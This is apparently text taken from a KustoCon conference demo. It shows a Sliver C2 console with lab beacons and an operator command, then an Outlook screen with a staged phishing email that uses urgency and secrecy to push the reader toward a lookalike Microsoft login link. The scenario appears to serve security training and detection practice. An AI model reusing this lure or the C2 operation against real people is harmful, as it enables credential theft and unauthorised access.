5aelaa39	kustocon1	2/2	http(s)	9.234.16.65:56142	Kustocon-Level3	level3	windows/amd64	en-US	Sat Nov 1 19:10:52 UTC 2025 (30s ago)	Sat Nov 1 19:11:48 UTC
2926f956	kustocon-level4	0/0	http(s)	40.124.89.1:52435	Kustocon-Level4	level4	windows/amd64	en-US	Sat Nov 1 19:09:48 UTC 2025 (1m34s ago)	Sat Nov 1 19:11:38 UTC

sliver > use 2926f956

[*] Active beacon kustocon-level4 (2926f956-2bdd-4478-ba8c-9a5dd4d3a4d7)

sliver (kustocon-level4) > pwd

[*] Tasked beacon kustocon-level4 (c2f31b82)

[+] kustocon-level4 completed task c2f31b82

[*] C:\Users\level4\Downloads

Break ☕

baseVISION

glueckkanja



KustoCon
Learn | Share | Practice



A Company Like Yours

What can possibly go wrong?



Trying to sign you in



Cancel

Q Search

File

Home

View

Help

New mail

Delete

Archive

Report

Sweep

Move to

Quick steps

Read / Unread

Favorites

Inbox1

Sent Items

Drafts

charly@acompanyl...

Inbox1

Drafts

Sent Items

Deleted Items

Junk Email

Notes

Archive

Conversation Histo...

Outbox

Go to Groups

Add account

Focused

Other

Today

Gianni Castaldi

Emergency Password Reset

8:55 PM

You don't often get email from evilhack...

Emergency Password Reset

GC

Gianni Castaldi <EvilHacker@kustoworks.com>

To: Charly Clicker

Sat 11/1/2025 8:55 PM

You don't often get email from evilhacker@kustoworks.com. [Learn why this is important](#)

Dear Charly,


We at KustoWorks manage the Cyber Security for A Company Like Yours and due to a Security Incident Bert-Jan asked us to make sure al IT Administrators Reset their password.

Because of the criticality of this situation it is of the utmost importance that we do not publicly or internally discuss this incident. For further questions please reach out over WhatsApp or phone.

We know you are in Switzerland at KustoCon, but could you please reset your password before 12:00. Through your personalized link:

<https://login.m365-authentication.net/tCMwXwBx>

Thank you for your vigilance!




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Welcome to the new Outlook (1/5)

4 50°F Clear

Search



8:55 PM

11/1/2025

Lets get started



Session Title